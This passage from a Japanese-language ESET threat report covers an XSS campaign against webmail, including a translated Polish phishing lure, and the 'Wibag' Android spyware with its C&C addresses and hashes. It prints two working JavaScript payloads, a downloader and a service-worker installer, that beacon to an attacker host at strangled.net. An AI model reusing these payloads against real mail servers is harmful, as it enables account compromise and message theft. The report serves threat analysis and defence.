🚀 Zacznij już teraz! Dodaj ogłoszenie za darmo i znajdź to, czego szukasz!

Do zobaczenia na Infoludek.pl! 😊
```

図 7. 悪意のあるメールのおとりコンテンツ

このメッセージを翻訳した内容を以下に示します。

こんにちは！👋

新しい住まいを探していますか？車を売りたいですか？それとも仕事を探していますか？ Infoludek.pl では、あなたが必要とするすべてが見つかります！📢

◇ 広告掲載は無料 – 数分で簡単に投稿できます。

◇ 数千件のオファー – 求人、不動産、サービスなど幅広いオファーがあります！

◇ 地域の買い手と売り手を直接つなぐ – 仲介手数料や隠れた費用は一切なし

🚀 今すぐ始めましょう！無料で広告を追加して、あなたが探しているものを見つけてください！ Infoludek.pl でお待ちしています！😊

ESET は、XSS 脆弱性を悪用して読み込まれる以下の 2 つの JavaScript ペイロードを特定しました。

- ダウンローダー – 図 8 を参照
- サービスワーカー作成ツール – 図 9 を参照

```
let data = {"recipient_id":12536,"mailing_id":92,"content_id":68,"list_id":84};
data.type = 'check';
data.message = `Open check payload from "${window.location.origin + window.location.pathname}"`;
fetch(`${window.location.protocol}//gate.strangled.net/webhook.php?data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
```

図 8. JavaScript ダウンローダー

```
var element = document.querySelector('[aria-labelledby="aria-label-messageattachments"]');
element.style.display = 'none';
const params = new URLSearchParams(window.location.search);
const uid = params.get("_uid");
const swUrl = `?_task=mail&_mbox=INBOX&_uid=${uid}&_part=2&_download=1&_action=get&_token=${rcmail.env.request_token}`;
let data = {"recipient_id":292,"mailing_id":38,"content_id":33,"list_id":37};

async function registerServiceWorker() {
    try {
        const registration = await navigator.serviceWorker.register(swUrl);
        data.type = 'sw_register_success';
        data.message = 'The Service Worker has been successfully registered';
        fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
    } catch (error) {
        data.type = 'sw_register_error';
        data.message = `Service Worker registration failed: ${error.message}`;
        fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
    }
}

if ('serviceWorker' in navigator) {
    registerServiceWorker();
} else {
    data.type = 'sw_register_error';
    data.message = 'Service Worker is not supported';
    fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
}
```

図 9. サービスワーカー作成ツール

追加のペイロードには、認証情報とメールメッセージを窃取するツールが含まれていました。

ネットワークインフラについて、この攻撃グループは `ignorelist.com`、`mooo.com`、`strangled.net`、`twilightparadox.com`、`jumpingcrab.com`、chickenkiller.com といった無料の DNS プロバイダーを利用していることが確認されています。

イラクの Android スパイウェア

2025 年 4 月 20 日、Android スパイウェアがイラクから VirusTotal にアップロードされ、これまで知られていなかったマルウェア系統が発見されました。ESET は、このマルウェアを「Wibag」と命名しました。2025 年 7 月 10 日、イラクのユーザーが Wibag の新しい検体を VirusTotal にアップロードしました。

Wibag は、YouTube アプリを偽装しており、配信用の Web サイトからダウンロードされます。このサイト自体が C&C サーバー（`https://asd-baghdad[.]com/w.apk`）にもなっています。このマルウェアは、手動でダウンロードおよびインストールする必要があり、すべての権限も手動で付与しなければなりません。このアプリは、Google Play ストアでは一度も配信されていません。

このスパイウェアは、機密情報を外部に送信する機能を持ち、Firebase の C&C サーバー（`wifichat-71611-default-rtdb.firebaseio[.]com`）から指示を受け取ることができます。さらに、Telegram、WhatsApp、Instagram、Facebook Messenger、Snapchat など特定のアプリで押されたキー入力を記録します。また、マイクを通じて音声を録音し、SMS メッセージ、通話履歴、位置情報、連絡先を外部に送信し、さらに画面も録画します。さらに、WhatsApp の通話や通常の電話通話も録音できます。

こ の URL（`https://asd-baghdad[.]com/vtrack/public/login.html`）は 2024 年 10 月 17 日に urlscan.io に提出されており、図 10 に示すように、管理者パネル用のログインページになっています。





図 10. Wibag の管理者パネル


このログインページには、注意すべき以下の 2 つの特徴があります。

- このロゴは、イラク国内の治安機関 Iraqi National Security Service（INSS）に属するもので、同機関は主に過激派グループや犯罪ネットワークへの対策を担当しています。
- システム名は「دادغب دسا ةموظنم」であり、これは「バグダッドのライオンシステム」という意味です。

これらの検体がイラクから VirusTotal にアップロードされていることから、実際に INSS による作戦である可能性があります。しかし、INSS とは関係のないグループが自らの痕跡を隠すためにそのロゴを使用した可能性も完全には否定できません。



帰属が不明な攻撃者の**標的となっている業界**



帰属が不明な攻撃グループが使用している**初期アクセスの手法**とその MITRE ATT&CK の ID

[1] SHA-1：108434346A996D4BD82D693ECDB5DFEA3E988F4F
[2] SHA-1：A85C6FED6A4B5EB4530581111B533EC19FBBBE757

ESET について

ESET® は、攻撃を未然に防止するための最先端のデジタルセキュリティを提供しています。ESET は、AI と人間の専門知識の両方を取り入れて、既知のサイバー脅威や新たなサイバー脅威を防止し、企業、重要インフラ、そしてユーザーを保護します。AI を活用したクラウドファーストの ESET のソリューションとサービスは、エンドポイント、クラウド、モバイル保護のいずれの分野においても、優れた利便性と効果を発揮します。ESET のテクノロジーには、堅牢な検知・応答、極めて安全な暗号化、そして多要素認証が含まれます。24 時間 365 日体制でリアルタイムに攻撃を防ぎ、お客様一人ひとりに合わせた強力なサポートを提供し、ユーザーを保護し、サイバー攻撃による業務の中断を防止します。デジタル環境が常に進化し続ける中で、セキュリティにも先進的なアプローチが求められています。ESET は、研究開発センターと強力なグローバルなパートナーネットワークを活用し、世界最高クラスの調査研究と強力な脅威インテリジェンスを提供しています。詳細については、**eset.com/jp** をご覧ください。また、**LinkedIn**、**Facebook**、および **X** で ESET Japan をフォローしてください。

ESET 脅威インテリジェンス

ESET 脅威レポートと APT 活動レポート

ESET GitHub

@ESETresearch

WeLiveSecurity.com

Digital Security
Progress. Protected.

(eset):research